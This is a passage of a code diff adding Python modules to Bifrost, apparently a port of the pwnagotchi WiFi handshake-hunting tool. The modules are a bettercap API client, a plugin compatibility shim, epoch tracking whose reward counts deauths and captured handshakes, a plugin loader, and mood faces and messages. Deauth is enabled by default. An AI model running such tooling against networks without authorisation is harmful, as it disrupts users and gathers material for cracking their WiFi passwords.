except urllib.error.URLError as e:
|
||||
raise Exception("bettercap unreachable: %s" % e.reason)
|
||||
|
||||
def session(self):
|
||||
"""GET /api/session — current bettercap state."""
|
||||
return self._request('GET', '/session')
|
||||
|
||||
def run(self, command, verbose_errors=True):
|
||||
"""POST /api/session — execute a bettercap command."""
|
||||
return self._request('POST', '/session', {'cmd': command},
|
||||
verbose_errors=verbose_errors)
|
||||
|
||||
def events(self):
|
||||
"""GET /api/events — poll recent events (REST fallback)."""
|
||||
try:
|
||||
result = self._request('GET', '/events', verbose_errors=False)
|
||||
# Clear after reading so we don't reprocess
|
||||
try:
|
||||
self.run('events.clear', verbose_errors=False)
|
||||
except Exception:
|
||||
pass
|
||||
return result if isinstance(result, list) else []
|
||||
except Exception:
|
||||
return []
|
||||
|
||||
async def start_websocket(self, consumer, stop_event=None):
|
||||
"""Connect to bettercap websocket event stream.
|
||||
|
||||
Args:
|
||||
consumer: async callable that receives each message string.
|
||||
stop_event: optional threading.Event — exit when set.
|
||||
"""
|
||||
import websockets
|
||||
import asyncio
|
||||
ws_url = "%s/events" % self.websocket
|
||||
while not (stop_event and stop_event.is_set()):
|
||||
try:
|
||||
async with websockets.connect(ws_url, ping_interval=60,
|
||||
ping_timeout=90) as ws:
|
||||
async for msg in ws:
|
||||
if stop_event and stop_event.is_set():
|
||||
return
|
||||
try:
|
||||
await consumer(msg)
|
||||
except Exception as ex:
|
||||
logger.debug("Error parsing event: %s", ex)
|
||||
except Exception as ex:
|
||||
if stop_event and stop_event.is_set():
|
||||
return
|
||||
logger.debug("Websocket error: %s — reconnecting...", ex)
|
||||
await asyncio.sleep(2)
|
||||
185
bifrost/compat.py
Normal file
@@ -0,0 +1,185 @@
|
||||
"""
|
||||
Bifrost — Pwnagotchi compatibility shim.
|
||||
Registers `pwnagotchi` in sys.modules so existing plugins can
|
||||
`import pwnagotchi` and get Bifrost-backed implementations.
|
||||
"""
|
||||
import sys
|
||||
import time
|
||||
import types
|
||||
import os
|
||||
|
||||
|
||||
def install_shim(shared_data, bifrost_plugins_module):
|
||||
"""Install the pwnagotchi namespace shim into sys.modules.
|
||||
|
||||
Call this BEFORE loading any pwnagotchi plugins so their
|
||||
`import pwnagotchi` resolves to our shim.
|
||||
"""
|
||||
_start_time = time.time()
|
||||
|
||||
# Create the fake pwnagotchi module
|
||||
pwn = types.ModuleType('pwnagotchi')
|
||||
pwn.__version__ = '2.0.0-bifrost'
|
||||
pwn.__file__ = __file__
|
||||
pwn.config = _build_compat_config(shared_data)
|
||||
|
||||
def _name():
|
||||
return shared_data.config.get('bjorn_name', 'bifrost')
|
||||
|
||||
def _set_name(n):
|
||||
pass # no-op, name comes from Bjorn config
|
||||
|
||||
def _uptime():
|
||||
return time.time() - _start_time
|
||||
|
||||
def _cpu_load():
|
||||
try:
|
||||
return os.getloadavg()[0]
|
||||
except (OSError, AttributeError):
|
||||
return 0.0
|
||||
|
||||
def _mem_usage():
|
||||
try:
|
||||
with open('/proc/meminfo', 'r') as f:
|
||||
lines = f.readlines()
|
||||
total = int(lines[0].split()[1])
|
||||
available = int(lines[2].split()[1])
|
||||
return (total - available) / total if total else 0.0
|
||||
except Exception:
|
||||
return 0.0
|
||||
|
||||
def _temperature():
|
||||
try:
|
||||
with open('/sys/class/thermal/thermal_zone0/temp', 'r') as f:
|
||||
return int(f.read().strip()) / 1000.0
|
||||
except Exception:
|
||||
return 0.0
|
||||
|
||||
def _reboot():
|
||||
pass # no-op in Bifrost — we don't auto-reboot
|
||||
|
||||
pwn.name = _name
|
||||
pwn.set_name = _set_name
|
||||
pwn.uptime = _uptime
|
||||
pwn.cpu_load = _cpu_load
|
||||
pwn.mem_usage = _mem_usage
|
||||
pwn.temperature = _temperature
|
||||
pwn.reboot = _reboot
|
||||
|
||||
# Register modules
|
||||
sys.modules['pwnagotchi'] = pwn
|
||||
sys.modules['pwnagotchi.plugins'] = bifrost_plugins_module
|
||||
sys.modules['pwnagotchi.utils'] = _build_utils_shim(shared_data)
|
||||
|
||||
|
||||
def _build_compat_config(shared_data):
|
||||
"""Translate Bjorn's flat bifrost_* config to pwnagotchi's nested format."""
|
||||
cfg = shared_data.config
|
||||
return {
|
||||
'main': {
|
||||
'name': cfg.get('bjorn_name', 'bifrost'),
|
||||
'iface': cfg.get('bifrost_iface', 'wlan0mon'),
|
||||
'mon_start_cmd': '',
|
||||
'no_restart': False,
|
||||
'filter': cfg.get('bifrost_filter', ''),
|
||||
'whitelist': [
|
||||
w.strip() for w in
|
||||
str(cfg.get('bifrost_whitelist', '')).split(',') if w.strip()
|
||||
],
|
||||
'plugins': cfg.get('bifrost_plugins', {}),
|
||||
'custom_plugins': cfg.get('bifrost_plugins_path', ''),
|
||||
'mon_max_blind_epochs': 50,
|
||||
},
|
||||
'personality': {
|
||||
'ap_ttl': cfg.get('bifrost_personality_ap_ttl', 120),
|
||||
'sta_ttl': cfg.get('bifrost_personality_sta_ttl', 300),
|
||||
'min_rssi': cfg.get('bifrost_personality_min_rssi', -200),
|
||||
'associate': cfg.get('bifrost_personality_associate', True),
|
||||
'deauth': cfg.get('bifrost_personality_deauth', True),
|
||||
'recon_time': cfg.get('bifrost_personality_recon_time', 30),
|
||||
'hop_recon_time': cfg.get('bifrost_personality_hop_recon_time', 10),
|
||||
'min_recon_time': cfg.get('bifrost_personality_min_recon_time', 5),
|
||||
'max_inactive_scale': 3,
|
||||
'recon_inactive_multiplier': 2,
|
||||
'max_interactions': cfg.get('bifrost_personality_max_interactions', 3),
|
||||
'max_misses_for_recon': cfg.get('bifrost_personality_max_misses', 8),
|
||||
'excited_num_epochs': cfg.get('bifrost_personality_excited_epochs', 10),
|
||||
'bored_num_epochs': cfg.get('bifrost_personality_bored_epochs', 15),
|
||||
'sad_num_epochs': cfg.get('bifrost_personality_sad_epochs', 25),
|
||||
'bond_encounters_factor': cfg.get('bifrost_personality_bond_factor', 20000),
|
||||
'channels': [
|
||||
int(c.strip()) for c in
|
||||
str(cfg.get('bifrost_channels', '')).split(',') if c.strip()
|
||||
],
|
||||
},
|
||||
'bettercap': {
|
||||
'hostname': cfg.get('bifrost_bettercap_host', '127.0.0.1'),
|
||||
'scheme': 'http',
|
||||
'port': cfg.get('bifrost_bettercap_port', 8081),
|
||||
'username': cfg.get('bifrost_bettercap_user', 'user'),
|
||||
'password': cfg.get('bifrost_bettercap_pass', 'pass'),
|
||||
'handshakes': cfg.get('bifrost_bettercap_handshakes', '/root/bifrost/handshakes'),
|
||||
'silence': [
|
||||
'ble.device.new', 'ble.device.lost', 'ble.device.disconnected',
|
||||
'ble.device.connected', 'ble.device.service.discovered',
|
||||
'ble.device.characteristic.discovered',
|
||||
'mod.started', 'mod.stopped', 'update.available',
|
||||
'session.closing', 'session.started',
|
||||
],
|
||||
},
|
||||
'ai': {
|
||||
'enabled': cfg.get('bifrost_ai_enabled', False),
|
||||
'path': '/root/bifrost/brain.json',
|
||||
},
|
||||
'ui': {
|
||||
'fps': 1.0,
|
||||
'web': {'enabled': False},
|
||||
'display': {'enabled': False},
|
||||
},
|
||||
}
|
||||
|
||||
|
||||
def _build_utils_shim(shared_data):
|
||||
"""Minimal pwnagotchi.utils shim."""
|
||||
mod = types.ModuleType('pwnagotchi.utils')
|
||||
|
||||
def secs_to_hhmmss(secs):
|
||||
h = int(secs // 3600)
|
||||
m = int((secs % 3600) // 60)
|
||||
s = int(secs % 60)
|
||||
return "%d:%02d:%02d" % (h, m, s)
|
||||
|
||||
def iface_channels(iface):
|
||||
"""Return available channels for interface."""
|
||||
try:
|
||||
import subprocess
|
||||
out = subprocess.check_output(
|
||||
['iwlist', iface, 'channel'],
|
||||
stderr=subprocess.DEVNULL, timeout=5
|
||||
).decode()
|
||||
channels = []
|
||||
for line in out.split('\n'):
|
||||
if 'Channel' in line and 'Current' not in line:
|
||||
parts = line.strip().split()
|
||||
for p in parts:
|
||||
try:
|
||||
ch = int(p)
|
||||
if 1 <= ch <= 14:
|
||||
channels.append(ch)
|
||||
except ValueError:
|
||||
continue
|
||||
return sorted(set(channels)) if channels else list(range(1, 15))
|
||||
except Exception:
|
||||
return list(range(1, 15))
|
||||
|
||||
def total_unique_handshakes(path):
|
||||
"""Count unique handshake files in directory."""
|
||||
import glob as _glob
|
||||
if not os.path.isdir(path):
|
||||
return 0
|
||||
return len(_glob.glob(os.path.join(path, '*.pcap')))
|
||||
|
||||
mod.secs_to_hhmmss = secs_to_hhmmss
|
||||
mod.iface_channels = iface_channels
|
||||
mod.total_unique_handshakes = total_unique_handshakes
|
||||
return mod
|
||||
292
bifrost/epoch.py
Normal file
@@ -0,0 +1,292 @@
|
||||
"""
|
||||
Bifrost — Epoch tracking.
|
||||
Ported from pwnagotchi/ai/epoch.py + pwnagotchi/ai/reward.py.
|
||||
"""
|
||||
import time
|
||||
import threading
|
||||
import logging
|
||||
import os
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="bifrost.epoch", level=logging.DEBUG)
|
||||
|
||||
NUM_CHANNELS = 14 # 2.4 GHz channels
|
||||
|
||||
|
||||
# ── Reward function (from pwnagotchi/ai/reward.py) ──────────────
|
||||
|
||||
class RewardFunction:
|
||||
"""Reward signal for RL — higher is better."""
|
||||
|
||||
def __call__(self, epoch_n, state):
|
||||
eps = 1e-20
|
||||
tot_epochs = epoch_n + eps
|
||||
tot_interactions = max(
|
||||
state['num_deauths'] + state['num_associations'],
|
||||
state['num_handshakes']
|
||||
) + eps
|
||||
tot_channels = NUM_CHANNELS
|
||||
|
||||
# Positive signals
|
||||
h = state['num_handshakes'] / tot_interactions
|
||||
a = 0.2 * (state['active_for_epochs'] / tot_epochs)
|
||||
c = 0.1 * (state['num_hops'] / tot_channels)
|
||||
|
||||
# Negative signals
|
||||
b = -0.3 * (state['blind_for_epochs'] / tot_epochs)
|
||||
m = -0.3 * (state['missed_interactions'] / tot_interactions)
|
||||
i = -0.2 * (state['inactive_for_epochs'] / tot_epochs)
|
||||
|
||||
_sad = state['sad_for_epochs'] if state['sad_for_epochs'] >= 5 else 0
|
||||
_bored = state['bored_for_epochs'] if state['bored_for_epochs'] >= 5 else 0
|
||||
s = -0.2 * (_sad / tot_epochs)
|
||||
l_val = -0.1 * (_bored / tot_epochs)
|
||||
|
||||
return h + a + c + b + i + m + s + l_val
|
||||
|
||||
|
||||
# ── Epoch state ──────────────────────────────────────────────────
|
||||
|
||||
class BifrostEpoch:
|
||||
"""Tracks per-epoch counters, observations, and reward."""
|
||||
|
||||
def __init__(self, config):
|
||||
self.epoch = 0
|
||||
self.config = config
|
||||
|
||||
# Consecutive epoch counters
|
||||
self.inactive_for = 0
|
||||
self.active_for = 0
|
||||
self.blind_for = 0
|
||||
self.sad_for = 0
|
||||
self.bored_for = 0
|
||||
|
||||
# Per-epoch action flags & counters
|
||||
self.did_deauth = False
|
||||
self.num_deauths = 0
|
||||
self.did_associate = False
|
||||
self.num_assocs = 0
|
||||
self.num_missed = 0
|
||||
self.did_handshakes = False
|
||||
self.num_shakes = 0
|
||||
self.num_hops = 0
|
||||
self.num_slept = 0
|
||||
self.num_peers = 0
|
||||
self.tot_bond_factor = 0.0
|
||||
self.avg_bond_factor = 0.0
|
||||
self.any_activity = False
|
||||
|
||||
# Timing
|
||||
self.epoch_started = time.time()
|
||||
self.epoch_duration = 0
|
||||
|
||||
# Channel histograms for AI observation
|
||||
self.non_overlapping_channels = {1: 0, 6: 0, 11: 0}
|
||||
self._observation = {
|
||||
'aps_histogram': [0.0] * NUM_CHANNELS,
|
||||
'sta_histogram': [0.0] * NUM_CHANNELS,
|
||||
'peers_histogram': [0.0] * NUM_CHANNELS,
|
||||
}
|
||||
self._observation_ready = threading.Event()
|
||||
self._epoch_data = {}
|
||||
self._epoch_data_ready = threading.Event()
|
||||
self._reward = RewardFunction()
|
||||
|
||||
def wait_for_epoch_data(self, with_observation=True, timeout=None):
|
||||
self._epoch_data_ready.wait(timeout)
|
||||
self._epoch_data_ready.clear()
|
||||
if with_observation:
|
||||
return {**self._observation, **self._epoch_data}
|
||||
return self._epoch_data
|
||||
|
||||
def data(self):
|
||||
return self._epoch_data
|
||||
|
||||
def observe(self, aps, peers):
|
||||
"""Update observation histograms from current AP/peer lists."""
|
||||
num_aps = len(aps)
|
||||
if num_aps == 0:
|
||||
self.blind_for += 1
|
||||
else:
|
||||
self.blind_for = 0
|
||||
|
||||
bond_unit_scale = self.config.get('bifrost_personality_bond_factor', 20000)
|
||||
self.num_peers = len(peers)
|
||||
num_peers = self.num_peers + 1e-10
|
||||
|
||||
self.tot_bond_factor = sum(
|
||||
p.get('encounters', 0) if isinstance(p, dict) else getattr(p, 'encounters', 0)
|
||||
for p in peers
|
||||
) / bond_unit_scale
|
||||
self.avg_bond_factor = self.tot_bond_factor / num_peers
|
||||
|
||||
num_aps_f = len(aps) + 1e-10
|
||||
num_sta = sum(len(ap.get('clients', [])) for ap in aps) + 1e-10
|
||||
aps_per_chan = [0.0] * NUM_CHANNELS
|
||||
sta_per_chan = [0.0] * NUM_CHANNELS
|
||||
peers_per_chan = [0.0] * NUM_CHANNELS
|
||||
|
||||
for ap in aps:
|
||||
ch_idx = ap.get('channel', 1) - 1
|
||||
if 0 <= ch_idx < NUM_CHANNELS:
|
||||
aps_per_chan[ch_idx] += 1.0
|
||||
sta_per_chan[ch_idx] += len(ap.get('clients', []))
|
||||
|
||||
for peer in peers:
|
||||
ch = peer.get('last_channel', 0) if isinstance(peer, dict) else getattr(peer, 'last_channel', 0)
|
||||
ch_idx = ch - 1
|
||||
if 0 <= ch_idx < NUM_CHANNELS:
|
||||
peers_per_chan[ch_idx] += 1.0
|
||||
|
||||
# Normalize
|
||||
aps_per_chan = [e / num_aps_f for e in aps_per_chan]
|
||||
sta_per_chan = [e / num_sta for e in sta_per_chan]
|
||||
peers_per_chan = [e / num_peers for e in peers_per_chan]
|
||||
|
||||
self._observation = {
|
||||
'aps_histogram': aps_per_chan,
|
||||
'sta_histogram': sta_per_chan,
|
||||
'peers_histogram': peers_per_chan,
|
||||
}
|
||||
self._observation_ready.set()
|
||||
|
||||
def track(self, deauth=False, assoc=False, handshake=False,
|
||||
hop=False, sleep=False, miss=False, inc=1):
|
||||
"""Increment epoch counters."""
|
||||
if deauth:
|
||||
self.num_deauths += inc
|
||||
self.did_deauth = True
|
||||
self.any_activity = True
|
||||
|
||||
if assoc:
|
||||
self.num_assocs += inc
|
||||
self.did_associate = True
|
||||
self.any_activity = True
|
||||
|
||||
if miss:
|
||||
self.num_missed += inc
|
||||
|
||||
if hop:
|
||||
self.num_hops += inc
|
||||
# Reset per-channel flags on hop
|
||||
self.did_deauth = False
|
||||
self.did_associate = False
|
||||
|
||||
if handshake:
|
||||
self.num_shakes += inc
|
||||
self.did_handshakes = True
|
||||
|
||||
if sleep:
|
||||
self.num_slept += inc
|
||||
|
||||
def next(self):
|
||||
"""Transition to next epoch — compute reward, update streaks, reset counters."""
|
||||
# Update activity streaks
|
||||
if not self.any_activity and not self.did_handshakes:
|
||||
self.inactive_for += 1
|
||||
self.active_for = 0
|
||||
else:
|
||||
self.active_for += 1
|
||||
self.inactive_for = 0
|
||||
self.sad_for = 0
|
||||
self.bored_for = 0
|
||||
|
||||
sad_threshold = self.config.get('bifrost_personality_sad_epochs', 25)
|
||||
bored_threshold = self.config.get('bifrost_personality_bored_epochs', 15)
|
||||
|
||||
if self.inactive_for >= sad_threshold:
|
||||
self.bored_for = 0
|
||||
self.sad_for += 1
|
||||
elif self.inactive_for >= bored_threshold:
|
||||
self.sad_for = 0
|
||||
self.bored_for += 1
|
||||
else:
|
||||
self.sad_for = 0
|
||||
self.bored_for = 0
|
||||
|
||||
now = time.time()
|
||||
self.epoch_duration = now - self.epoch_started
|
||||
|
||||
# System metrics
|
||||
cpu = _cpu_load()
|
||||
mem = _mem_usage()
|
||||
temp = _temperature()
|
||||
|
||||
# Cache epoch data for other threads
|
||||
self._epoch_data = {
|
||||
'duration_secs': self.epoch_duration,
|
||||
'slept_for_secs': self.num_slept,
|
||||
'blind_for_epochs': self.blind_for,
|
||||
'inactive_for_epochs': self.inactive_for,
|
||||
'active_for_epochs': self.active_for,
|
||||
'sad_for_epochs': self.sad_for,
|
||||
'bored_for_epochs': self.bored_for,
|
||||
'missed_interactions': self.num_missed,
|
||||
'num_hops': self.num_hops,
|
||||
'num_peers': self.num_peers,
|
||||
'tot_bond': self.tot_bond_factor,
|
||||
'avg_bond': self.avg_bond_factor,
|
||||
'num_deauths': self.num_deauths,
|
||||
'num_associations': self.num_assocs,
|
||||
'num_handshakes': self.num_shakes,
|
||||
'cpu_load': cpu,
|
||||
'mem_usage': mem,
|
||||
'temperature': temp,
|
||||
}
|
||||
self._epoch_data['reward'] = self._reward(self.epoch + 1, self._epoch_data)
|
||||
self._epoch_data_ready.set()
|
||||
|
||||
logger.info(
|
||||
"[epoch %d] dur=%ds blind=%d sad=%d bored=%d inactive=%d active=%d "
|
||||
"hops=%d missed=%d deauths=%d assocs=%d shakes=%d reward=%.3f",
|
||||
self.epoch, int(self.epoch_duration), self.blind_for,
|
||||
self.sad_for, self.bored_for, self.inactive_for, self.active_for,
|
||||
self.num_hops, self.num_missed, self.num_deauths, self.num_assocs,
|
||||
self.num_shakes, self._epoch_data['reward'],
|
||||
)
|
||||
|
||||
# Reset for next epoch
|
||||
self.epoch += 1
|
||||
self.epoch_started = now
|
||||
self.did_deauth = False
|
||||
self.num_deauths = 0
|
||||
self.num_peers = 0
|
||||
self.tot_bond_factor = 0.0
|
||||
self.avg_bond_factor = 0.0
|
||||
self.did_associate = False
|
||||
self.num_assocs = 0
|
||||
self.num_missed = 0
|
||||
self.did_handshakes = False
|
||||
self.num_shakes = 0
|
||||
self.num_hops = 0
|
||||
self.num_slept = 0
|
||||
self.any_activity = False
|
||||
|
||||
|
||||
# ── System metric helpers ────────────────────────────────────────
|
||||
|
||||
def _cpu_load():
|
||||
try:
|
||||
return os.getloadavg()[0]
|
||||
except (OSError, AttributeError):
|
||||
return 0.0
|
||||
|
||||
|
||||
def _mem_usage():
|
||||
try:
|
||||
with open('/proc/meminfo', 'r') as f:
|
||||
lines = f.readlines()
|
||||
total = int(lines[0].split()[1])
|
||||
available = int(lines[2].split()[1])
|
||||
return (total - available) / total if total else 0.0
|
||||
except Exception:
|
||||
return 0.0
|
||||
|
||||
|
||||
def _temperature():
|
||||
try:
|
||||
with open('/sys/class/thermal/thermal_zone0/temp', 'r') as f:
|
||||
return int(f.read().strip()) / 1000.0
|
||||
except Exception:
|
||||
return 0.0
|
||||
66
bifrost/faces.py
Normal file
@@ -0,0 +1,66 @@
|
||||
"""
|
||||
Bifrost — ASCII face definitions.
|
||||
Ported from pwnagotchi/ui/faces.py with full face set.
|
||||
"""
|
||||
|
||||
LOOK_R = '( \u2686_\u2686)'
|
||||
LOOK_L = '(\u2609_\u2609 )'
|
||||
LOOK_R_HAPPY = '( \u25d5\u203f\u25d5)'
|
||||
LOOK_L_HAPPY = '(\u25d5\u203f\u25d5 )'
|
||||
SLEEP = '(\u21c0\u203f\u203f\u21bc)'
|
||||
SLEEP2 = '(\u2256\u203f\u203f\u2256)'
|
||||
AWAKE = '(\u25d5\u203f\u203f\u25d5)'
|
||||
BORED = '(-__-)'
|
||||
INTENSE = '(\u00b0\u25c3\u25c3\u00b0)'
|
||||
COOL = '(\u2310\u25a0_\u25a0)'
|
||||
HAPPY = '(\u2022\u203f\u203f\u2022)'
|
||||
GRATEFUL = '(^\u203f\u203f^)'
|
||||
EXCITED = '(\u1d54\u25e1\u25e1\u1d54)'
|
||||
MOTIVATED = '(\u263c\u203f\u203f\u263c)'
|
||||
DEMOTIVATED = '(\u2256__\u2256)'
|
||||
SMART = '(\u271c\u203f\u203f\u271c)'
|
||||
LONELY = '(\u0628__\u0628)'
|
||||
SAD = '(\u2565\u2601\u2565 )'
|
||||
ANGRY = "(-_-')"
|
||||
FRIEND = '(\u2665\u203f\u203f\u2665)'
|
||||
BROKEN = '(\u2613\u203f\u203f\u2613)'
|
||||
DEBUG = '(#__#)'
|
||||
UPLOAD = '(1__0)'
|
||||
UPLOAD1 = '(1__1)'
|
||||
UPLOAD2 = '(0__1)'
|
||||
STARTING = '(. .)'
|
||||
READY = '( ^_^)'
|
||||
|
||||
# Map mood name → face constant
|
||||
MOOD_FACES = {
|
||||
'starting': STARTING,
|
||||
'ready': READY,
|
||||
'sleeping': SLEEP,
|
||||
'awake': AWAKE,
|
||||
'bored': BORED,
|
||||
'sad': SAD,
|
||||
'angry': ANGRY,
|
||||
'excited': EXCITED,
|
||||
'lonely': LONELY,
|
||||
'grateful': GRATEFUL,
|
||||
'happy': HAPPY,
|
||||
'cool': COOL,
|
||||
'intense': INTENSE,
|
||||
'motivated': MOTIVATED,
|
||||
'demotivated': DEMOTIVATED,
|
||||
'friend': FRIEND,
|
||||
'broken': BROKEN,
|
||||
'debug': DEBUG,
|
||||
'smart': SMART,
|
||||
}
|
||||
|
||||
|
||||
def load_from_config(config):
|
||||
"""Override faces from config dict (e.g. custom emojis)."""
|
||||
for face_name, face_value in (config or {}).items():
|
||||
key = face_name.upper()
|
||||
if key in globals():
|
||||
globals()[key] = face_value
|
||||
lower = face_name.lower()
|
||||
if lower in MOOD_FACES:
|
||||
MOOD_FACES[lower] = face_value
|
||||
198
bifrost/plugins.py
Normal file
@@ -0,0 +1,198 @@
|
||||
"""
|
||||
Bifrost — Plugin system.
|
||||
Ported from pwnagotchi/plugins/__init__.py with ThreadPoolExecutor.
|
||||
Compatible with existing pwnagotchi plugin files.
|
||||
"""
|
||||
import os
|
||||
import glob
|
||||
import threading
|
||||
import importlib
|
||||
import importlib.util
|
||||
import logging
|
||||
import concurrent.futures
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="bifrost.plugins", level=logging.DEBUG)
|
||||
|
||||
default_path = os.path.join(os.path.dirname(os.path.realpath(__file__)), "plugins")
|
||||
loaded = {}
|
||||
database = {}
|
||||
locks = {}
|
||||
|
||||
_executor = concurrent.futures.ThreadPoolExecutor(
|
||||
max_workers=4, thread_name_prefix="BifrostPlugin"
|
||||
)
|
||||
|
||||
|
||||
class Plugin:
|
||||
"""Base class for Bifrost/Pwnagotchi plugins.
|
||||
|
||||
Subclasses are auto-registered via __init_subclass__.
|
||||
"""
|
||||
__author__ = 'unknown'
|
||||
__version__ = '0.0.0'
|
||||
__license__ = 'GPL3'
|
||||
__description__ = ''
|
||||
__name__ = ''
|
||||
__help__ = ''
|
||||
__dependencies__ = []
|
||||
__defaults__ = {}
|
||||
|
||||
def __init__(self):
|
||||
self.options = {}
|
||||
|
||||
@classmethod
|
||||
def __init_subclass__(cls, **kwargs):
|
||||
super().__init_subclass__(**kwargs)
|
||||
global loaded, locks
|
||||
|
||||
plugin_name = cls.__module__.split('.')[0]
|
||||
plugin_instance = cls()
|
||||
logger.debug("loaded plugin %s as %s", plugin_name, plugin_instance)
|
||||
loaded[plugin_name] = plugin_instance
|
||||
|
||||
for attr_name in dir(plugin_instance):
|
||||
if attr_name.startswith('on_'):
|
||||
cb = getattr(plugin_instance, attr_name, None)
|
||||
if cb is not None and callable(cb):
|
||||
locks["%s::%s" % (plugin_name, attr_name)] = threading.Lock()
|
||||
|
||||
|
||||
def toggle_plugin(name, enable=True):
|
||||
"""Enable or disable a plugin at runtime. Returns True if state changed."""
|
||||
global loaded, database
|
||||
|
||||
if not enable and name in loaded:
|
||||
try:
|
||||
if hasattr(loaded[name], 'on_unload'):
|
||||
loaded[name].on_unload()
|
||||
except Exception as e:
|
||||
logger.warning("Error unloading plugin %s: %s", name, e)
|
||||
del loaded[name]
|
||||
return True
|
||||
|
||||
if enable and name in database and name not in loaded:
|
||||
try:
|
||||
load_from_file(database[name])
|
||||
if name in loaded:
|
||||
one(name, 'loaded')
|
||||
return True
|
||||
except Exception as e:
|
||||
logger.warning("Error loading plugin %s: %s", name, e)
|
||||
|
||||
return False
|
||||
|
||||
|
||||
def on(event_name, *args, **kwargs):
|
||||
"""Dispatch event to ALL loaded plugins."""
|
||||
for plugin_name in list(loaded.keys()):
|
||||
one(plugin_name, event_name, *args, **kwargs)
|
||||
|
||||
|
||||
def _locked_cb(lock_name, cb, *args, **kwargs):
|
||||
"""Execute callback under its per-plugin lock."""
|
||||
global locks
|
||||
if lock_name not in locks:
|
||||
locks[lock_name] = threading.Lock()
|
||||
with locks[lock_name]:
|
||||
cb(*args, **kwargs)
|
||||
|
||||
|
||||
def one(plugin_name, event_name, *args, **kwargs):
|
||||
"""Dispatch event to a single plugin (thread-safe)."""
|
||||
global loaded
|
||||
if plugin_name in loaded:
|
||||
plugin = loaded[plugin_name]
|
||||
cb_name = 'on_%s' % event_name
|
||||
callback = getattr(plugin, cb_name, None)
|
||||
if callback is not None and callable(callback):
|
||||
try:
|
||||
lock_name = "%s::%s" % (plugin_name, cb_name)
|
||||
_executor.submit(_locked_cb, lock_name, callback, *args, **kwargs)
|
||||
except Exception as e:
|
||||
logger.error("error running %s.%s: %s", plugin_name, cb_name, e)
|
||||
|
||||
|
||||
def load_from_file(filename):
|
||||
"""Load a single plugin file."""
|
||||
logger.debug("loading %s", filename)
|
||||
plugin_name = os.path.basename(filename.replace(".py", ""))
|
||||
spec = importlib.util.spec_from_file_location(plugin_name, filename)
|
||||
instance = importlib.util.module_from_spec(spec)
|
||||
spec.loader.exec_module(instance)
|
||||
return plugin_name, instance
|
||||
|
||||
|
||||
def load_from_path(path, enabled=()):
|
||||
"""Scan a directory for plugins, load enabled ones."""
|
||||
global loaded, database
|
||||
if not path or not os.path.isdir(path):
|
||||
return loaded
|
||||
|
||||
logger.debug("loading plugins from %s — enabled: %s", path, enabled)
|
||||
for filename in glob.glob(os.path.join(path, "*.py")):
|
||||
plugin_name = os.path.basename(filename.replace(".py", ""))
|
||||
database[plugin_name] = filename
|
||||
if plugin_name in enabled:
|
||||
try:
|
||||
load_from_file(filename)
|
||||
except Exception as e:
|
||||
logger.warning("error loading %s: %s", filename, e)
|
||||
|
||||
return loaded
|
||||
|
||||
|
||||
def load(config):
|
||||
"""Load plugins from default + custom paths based on config."""
|
||||
plugins_cfg = config.get('bifrost_plugins', {})
|
||||
enabled = [
|
||||
name for name, opts in plugins_cfg.items()
|
||||
if isinstance(opts, dict) and opts.get('enabled', False)
|
||||
]
|
||||
|
||||
# Load from default path (bifrost/plugins/)
|
||||
if os.path.isdir(default_path):
|
||||
load_from_path(default_path, enabled=enabled)
|
||||
|
||||
# Load from custom path
|
||||
custom_path = config.get('bifrost_plugins_path', '')
|
||||
if custom_path and os.path.isdir(custom_path):
|
||||
load_from_path(custom_path, enabled=enabled)
|
||||
|
||||
# Propagate options
|
||||
for name, plugin in loaded.items():
|
||||
if name in plugins_cfg:
|
||||
plugin.options = plugins_cfg[name]
|
||||
|
||||
on('loaded')
|
||||
on('config_changed', config)
|
||||
|
||||
|
||||
def get_loaded_info():
|
||||
"""Return list of loaded plugin info dicts for web API."""
|
||||
result = []
|
||||
for name, plugin in loaded.items():
|
||||
result.append({
|
||||
'name': name,
|
||||
'enabled': True,
|
||||
'author': getattr(plugin, '__author__', 'unknown'),
|
||||
'version': getattr(plugin, '__version__', '0.0.0'),
|
||||
'description': getattr(plugin, '__description__', ''),
|
||||
})
|
||||
# Also include known-but-not-loaded plugins
|
||||
for name, path in database.items():
|
||||
if name not in loaded:
|
||||
result.append({
|
||||
'name': name,
|
||||
'enabled': False,
|
||||
'author': '',
|
||||
'version': '',
|
||||
'description': '',
|
||||
})
|
||||
return result
|
||||
|
||||
|
||||
def shutdown():
|
||||
"""Clean shutdown of plugin system."""
|
||||
_executor.shutdown(wait=False)
|
||||
155
bifrost/voice.py
Normal file
@@ -0,0 +1,155 @@
|
||||
"""
|
||||
Bifrost — Voice / status messages.
|
||||
Ported from pwnagotchi/voice.py, uses random choice for personality.
|
||||
"""
|
||||
import random
|
||||
|
||||
|
||||
class BifrostVoice:
|
||||
"""Returns random contextual messages for the Bifrost UI."""
|
||||
|
||||
def on_starting(self):
|
||||
return random.choice([
|
||||
"Hi, I'm Bifrost! Starting ...",
|
||||
"New day, new hunt, new pwns!",
|
||||
"Hack the Planet!",
|
||||
"Initializing WiFi recon ...",
|
||||
])
|
||||
|
||||
def on_ready(self):
|
||||
return random.choice([
|
||||
"Ready to roll!",
|
||||
"Let's find some handshakes!",
|
||||
"WiFi recon active.",
|
||||
])
|
||||
|
||||
def on_ai_ready(self):
|
||||
return random.choice([
|
||||
"AI ready.",
|
||||
"The neural network is ready.",
|
||||
])
|
||||
|
||||
def on_normal(self):
|
||||
return random.choice(['', '...'])
|
||||
|
||||
def on_free_channel(self, channel):
|
||||
return f"Hey, channel {channel} is free!"
|
||||
|
||||
def on_bored(self):
|
||||
return random.choice([
|
||||
"I'm bored ...",
|
||||
"Let's go for a walk!",
|
||||
"Nothing interesting around here ...",
|
||||
])
|
||||
|
||||
def on_motivated(self, reward):
|
||||
return "This is the best day of my life!"
|
||||
|
||||
def on_demotivated(self, reward):
|
||||
return "Shitty day :/"
|
||||
|
||||
def on_sad(self):
|
||||
return random.choice([
|
||||
"I'm extremely bored ...",
|
||||
"I'm very sad ...",
|
||||
"I'm sad",
|
||||
"...",
|
||||
])
|
||||
|
||||
def on_angry(self):
|
||||
return random.choice([
|
||||
"...",
|
||||
"Leave me alone ...",
|
||||
"I'm mad at you!",
|
||||
])
|
||||
|
||||
def on_excited(self):
|
||||
return random.choice([
|
||||
"I'm living the life!",
|
||||
"I pwn therefore I am.",
|
||||
"So many networks!!!",
|
||||
"I'm having so much fun!",
|
||||
"My crime is that of curiosity ...",
|
||||
])
|
||||
|
||||
def on_new_peer(self, peer_name, first_encounter=False):
|
||||
if first_encounter:
